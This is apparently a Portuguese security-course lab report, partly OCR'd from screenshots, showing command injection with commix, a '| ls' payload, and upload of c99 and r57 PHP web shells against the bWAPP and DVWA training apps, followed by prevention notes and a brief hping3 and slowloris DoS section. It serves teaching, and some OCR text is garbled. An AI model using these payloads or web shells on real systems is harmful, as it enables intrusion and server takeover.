21	Proxy	10/8/25, 6:29:04 PM	GET	https://fonts.googleapis.com/css?family=Architects...	200	OK	479 ms	872 bytes		Medium		Comment
34	Proxy	10/8/25, 6:29:06 PM	GET	https://fonts.googleapis.com/css?family=ArchitectsDaughter/v20...	200	OK	258 ms	13,156 bytes		Medium		
39	Proxy	10/8/25, 6:29:14 PM	GET	http://10.0.2.4/bWAPP/	302	Found	27 ms	0 bytes		Low		
40	Proxy	10/8/25, 6:29:14 PM	GET	http://10.0.2.4/bWAPP/portal.php	302	Found	7 ms	0 bytes				
41	Proxy	10/8/25, 6:29:15 PM	GET	http://10.0.2.4/bWAPP/login.php	200	OK	13 ms	2,882 bytes		Medium		Form, Password, Script...
42	Proxy	10/8/25, 6:29:24 PM	POST	http://10.0.2.4/bWAPP/login.php	302	Found	20 ms	0 bytes		Low		SetCookie
43	Proxy	10/8/25, 6:29:24 PM	GET	http://10.0.2.4/bWAPP/portal.php	200	OK	17 ms	19,724 bytes				
48	Proxy	10/8/25, 6:29:53 PM	POST	http://10.0.2.4/bWAPP/portal.php	302	Found	30 ms	19,724 bytes		Medium		Form, Script, Comment
49	Proxy	10/8/25, 6:29:53 PM	GET	http://10.0.2.4/bWAPP/commandi.php	200	OK	20 ms	10,880 bytes				
50	--- Proxy	10/8/25, 6:30:12 PM	POST	http://10.0.2.4/bWAPP/commandi.php	200	OK	132 ms	13,676 bytes		Medium		Form, Script, Comment

The screenshot shows the ZAP interface with the following details:

- Sites:** Default Context, https://fonts.gstatic.com, https://fonts.googleapis.com, http://10.0.2.4
- Request:**


```
POST http://10.0.2.4/bWAPP/commcmdi.php HTTP/1.1
host: 10.0.2.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://10.0.2.4
Connection: keep-alive
Referer: http://10.0.2.4/bWAPP/commcmdi.php
Cookie: PHPSESSID=v1suvefaebsm/egrc6ds52ng24; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```
- target=%7C+ls&form=submit**
- History:** Shows a list of proxy requests and responses, including:

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
16	Proxy	10/8/25, 6:29:02 PM	GET	http://10.0.2.4/bWAPP/login.php	200	OK	29 ms	2,882 bytes			
17	Proxy	10/8/25, 6:29:03 PM	GET	http://10.0.2.4/bWAPP/stylesheets/stylesheet.css	200	OK	15 ms	5,994 bytes			
18	Proxy	10/8/25, 6:29:03 PM	GET	http://10.0.2.4/bWAPP/javascripts/fnHTML5.js	200	OK	25 ms	2,394 bytes			
21	Proxy	10/8/25, 6:29:04 PM	GET	https://fonts.googleapis.com/css?family=Architects...	200	OK	479 ms	872 bytes	Medium		Comment
34	Proxy	10/8/25, 6:29:06 PM	GET	https://fonts.gstatic.com/s/architectsdaughter/v20/...	200	OK	258 ms	13,156 bytes	Medium		
39	Proxy	10/8/25, 6:29:14 PM	GET	http://10.0.2.4/bWAPP/	302	Found	27 ms	0 bytes	Low		
40	Proxy	10/8/25, 6:29:14 PM	GET	http://10.0.2.4/bWAPP/portal.php	302	Found	7 ms	0 bytes			
41	Proxy	10/8/25, 6:29:15 PM	GET	http://10.0.2.4/bWAPP/login.php	200	OK	13 ms	2,882 bytes	Medium		Form, Password, Script...
42	Proxy	10/8/25, 6:29:24 PM	POST	http://10.0.2.4/bWAPP/login.php	302	Found	20 ms	0 bytes	Low		SetCookie
43	Proxy	10/8/25, 6:29:24 PM	GET	http://10.0.2.4/bWAPP/portal.php	200	OK	17 ms	19,724 bytes			
48	Proxy	10/8/25, 6:29:53 PM	POST	http://10.0.2.4/bWAPP/portal.php	302	Found	30 ms	19,724 bytes	Medium		Form, Script, Comment
49	Proxy	10/8/25, 6:29:53 PM	GET	http://10.0.2.4/bWAPP/commcmdi.php	200	OK	20 ms	10,880 bytes			
50	Proxy	10/8/25, 6:30:12 PM	POST	http://10.0.2.4/bWAPP/commcmdi.php	200	OK	132 ms	13,576 bytes	Medium		Form, Script, Comment
- Alerts:** 0 F 5 I 7 S 5 Main Proxy: localhost:8080

Utilizando Command Injection no Commix para identificar os caminhos das pastas:

```
commix -u http://10.0.2.15/bwAPP/commandi.php --cookie='PHPSESSID=e8rhpiohmmt06oup6ss3sahh04; security_level=0' --data='target=10.0.2.15&form=submi
```

Arquivos que servirão como backdoor para acesso



Já com acesso, inserimos nosso Local File

```

[ kali㉿kali: ~ ]$ sudo systemctl start apache2
[ kali㉿kali: ~ ]$ cd Downloads
[ kali㉿kali: ~ ]$ password for kali:
[ kali㉿kali: ~ ]$ ./c99.php
[ kali㉿kali: ~ ]$ curl http://127.0.0.1:8080/c99.txt

```

Voltando ao site conseguimos ter acesso aos arquivos com uma interface de navegação

Listing folder (164 files and 8 folders):						
Name	Size	Modify	Owner/Group	Perms	Action	
.	LINK	14.05.2015 22:36:59	www-data/www-data	drwxr-xr-x		
..	LINK	14.05.2015 22:35:28	www-data/www-data	drwxr-xr-x		
[admin]	DIR	08.10.2025 19:29:39	www-data/www-data	drwxr-xr-x		
[documents]	DIR	08.10.2025 19:29:39	www-data/www-data	drwxr-xr-x		
[fonts]	DIR	08.10.2025 19:29:39	www-data/www-data	drwxr-xr-x		
[images]	DIR	08.10.2025 19:29:39	www-data/www-data	drwxr-xr-x		
[js]	DIR	08.10.2025 19:29:39	www-data/www-data	drwxr-xr-x		
[passwords]	DIR	08.10.2025 19:29:39	www-data/www-data	drwxr-xr-x		
[soap]	DIR	08.10.2025 19:29:39	www-data/www-data	drwxr-xr-x		
[stylesheets]	DIR	08.10.2025 19:29:39	www-data/www-data	drwxr-xr-x		
② 666	112 B	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② aim.php	1.77 KB	14.05.2015 22:34:36	www-data/www-data	-rw-r--r--		
② ba_forgotten.php	9.48 KB	14.05.2015 22:34:36	www-data/www-data	-rw-r--r--		
② ba_insecure_login.php	1015 B	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_insecure_login_1.php	7.05 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_insecure_login_2.php	8.8 KB	14.05.2015 22:34:36	www-data/www-data	-rw-r--r--		
② ba_insecure_login_3.php	6.97 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_logout.php	4.41 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_logout_1.php	1.45 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_pwd_attacks.php	1007 B	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_pwd_attacks_1.php	7.03 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_pwd_attacks_2.php	7.41 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_pwd_attacks_3.php	7.7 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_pwd_attacks_4.php	7.53 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② ba_weak_pwd.php	5.43 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② backdoor.php	732 B	14.05.2015 22:34:36	www-data/www-data	-rw-r--r--		
bugs.txt	5.96 KB	14.05.2015 22:34:36	www-data/www-data	-rw-r--r--		
bugs_own_top10_2010.txt	4.17 KB	11.03.2014 22:14:10	www-data/www-data	-rw-r--r--		
② captcha.php	1.53 KB	11.03.2014 22:14:10	www-data/www-data	-rw-r--r--		
② captcha_box.php	908 B	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② clickjacking.php	5.48 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② commandi.php	5.13 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② commandi_blind.php	5.67 KB	12.03.2014 00:32:31	www-data/www-data	-rw-r--r--		
② config.inc	563 B	11.03.2014 22:14:10	www-data/www-data	-rw-r--r--		
② config_inc.php	738 B	14.05.2015 22:36:56	www-data/www-data	-rw-r--r--		

RFI — inclusão remota / uso de backdoor (r57)

10.0.2.4/dvwa/vulnerabilities/upload/#

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Vulnerability: File Upload

Choose an image to upload:
Browse... mini2022.php

Upload

Your image was not uploaded.

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securityteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.8

hiderefer.com/?http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm

Right Control

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

bWAPP - Portal x bWAPP - Missing Functionality x localhost/c99.txt x 10.0.2.4 - c99shell x +

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Ic99Shell v. 2.0 [PHP 7 Update] [25.02.2019]!

Software: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with SubsIn-Patch proxy html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 PHP/5.3.2-1ubuntu4.30
uname -a: Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:46 UTC 2010 6866 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: Off (not recommended)
/owaspbwa/dvwa-git/hackable/uploads/ /owaspbwa/
Free 1.18 GB of 7.23 GB (16.38%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by hacker

Listing folder (3 files and 0 folders):

Name	Size	Modify	Owner/Group	Perms	Action
c99.php	LINK	08.10.2025 19:42:04	www-data/www-data	-rwxr-xr-x	
c99.php	LINK	08.10.2025 19:29:40	www-data/www-data	-rwxr-xr-x	
dvwa_email.png	146.31 KB	08.10.2025 19:42:04	www-data/www-data	-rwxr-xr-x	
mini2022.php	667 B	10.07.2013 20:42:12	www-data/www-data	-rwxr-xr-x	
mini2022.php	8.17 KB	08.10.2025 19:40:17	www-data/www-data	-rwxr-xr-x	

Select all Unselect all With selected Confirm

:: Command execute ::
Enter: Execute

:: Search ::
(*) regex Search

:: Upload ::
Browse: No file selected. Upload

:: Make Dir ::
 /owaspbwa/dvwa-git/hackable/uploads/ Create

:: Make File ::
 /owaspbwa/dvwa-git/hackable/uploads/ Create

:: Go Dir ::
 /owaspbwa/dvwa-git/hackable/uploads/ Go

:: Go File ::
 /owaspbwa/dvwa-git/hackable/uploads/ Go

--[c99shell v. 2.0 [PHP 7 Update] [25.02.2019] maintained by KaizenLouie | GitHub | Generation time: 0.0112]--

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

bWAPP - Portal x bWAPP - Missing Functionality x localhost/c99.php x 10.0.2.4/dvwa/hackable/uploads/r57.php x +

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

r57shell 1.22

08-10-2025 19:44:32 [phping6] [php.ini] [cpu] [mem] [lmp] [delete]
safe mode: OFF PHP Version: 5.3.2-1ubuntu4.30 curl: ON (Array) MySQL: ON (5.1.41)
Disk free: 1.18 GB HDD Total: 7.23 GB
HDD Free: 1.18 GB

uname -a: Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:46 UTC 2010 6866 GNU/Linux
sysctl: Linux 2.6.32-25-generic-pae
SHELL: /bin/bash
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with SubsIn-Patch proxy html/3.0.1 mod_python/3.3.1 Python/
pwd: /owaspbwa/dvwa-git/hackable/uploads

Executed command: ls -la

```
total 256
344672 drwxr-xr-x 2 www-data www-data 4096 Oct 8 19:44 .
344678 drwxr-xr-x 4 www-data www-data 4096 Oct 8 19:29 ..
470465 -rw-r--r-- 1 www-data www-data 149821 Oct 8 19:49 c99.php
344673 -rw-r--r-- 1 www-data www-data 667 Jul 18 2013 dvwa_email.png
478458 -rw-r--r-- 1 www-data www-data 8365 Oct 8 19:40 mini2022.php
470467 -rw-r--r-- 1 www-data www-data 76257 Oct 8 19:44 r57.php
```

Run command: Execute

Work directory: /owaspbwa/dvwa-git/hackable/uploads

File for edit: /owaspbwa/dvwa-git/hackable/uploads

Select alias: find said files

Find text: text

Find in folder: /owaspbwa/dvwa-git/hackable/uploads

Only in files: .txt; .php

Text for find: text

Find in folder: /owaspbwa/dvwa-git/hackable/uploads

Find in files: *[hc]

Execute command on server

Edit files

Aliases

Find text in files


Find

Search text in files via find

Eval PHP code

```
/* delete script */
//unlink("r57shell.php");
//readfile("/etc/passwd");
```

Upload files on server



Prevenção (Aula 5)

- Valide e normalize caminhos; use **whitelist** de arquivos permitidos.
- **Desativa** inclusão remota (ex.: `allow_url_include = Off`).
- Restringir uploads por tipo, extensão e tamanho; verifique conteúdo do arquivo no servidor.
- Configure permissões corretas e isole aplicações (chroot/containers).
- Monitore logs e bloqueie padrões de directory traversal.

Aula 6

Tema: DoS / DDoS

Ferramentas: hping3, slowloris, scripts de teste (em laboratório controlado)

Técnica: Negação de serviço (volumétrico, protocolo, aplicação)

Defesa: Rate limiting / balanceamento / mitigação em rede

- **DoS:** sobrecarrega um serviço a partir de um único ponto.
- **DDoS:** ataque distribuído a partir de muitos hosts.


Etapas Realizadas


Comandos no terminal / testes controlados

- Acessando o usuário root



- Comando hping para iniciar requisições em massa





Prevenção (Aula 6)

- Use **rate limiting** e thresholds por IP/endpoint.
- Adote **CDN** e **load balancer** para absorver tráfego.
- Habilite **SYN cookies** e proteções de camada de rede.
- Implemente WAF e serviços especializados de mitigação DDoS.
- Monitore tráfego e tenha um playbook de resposta.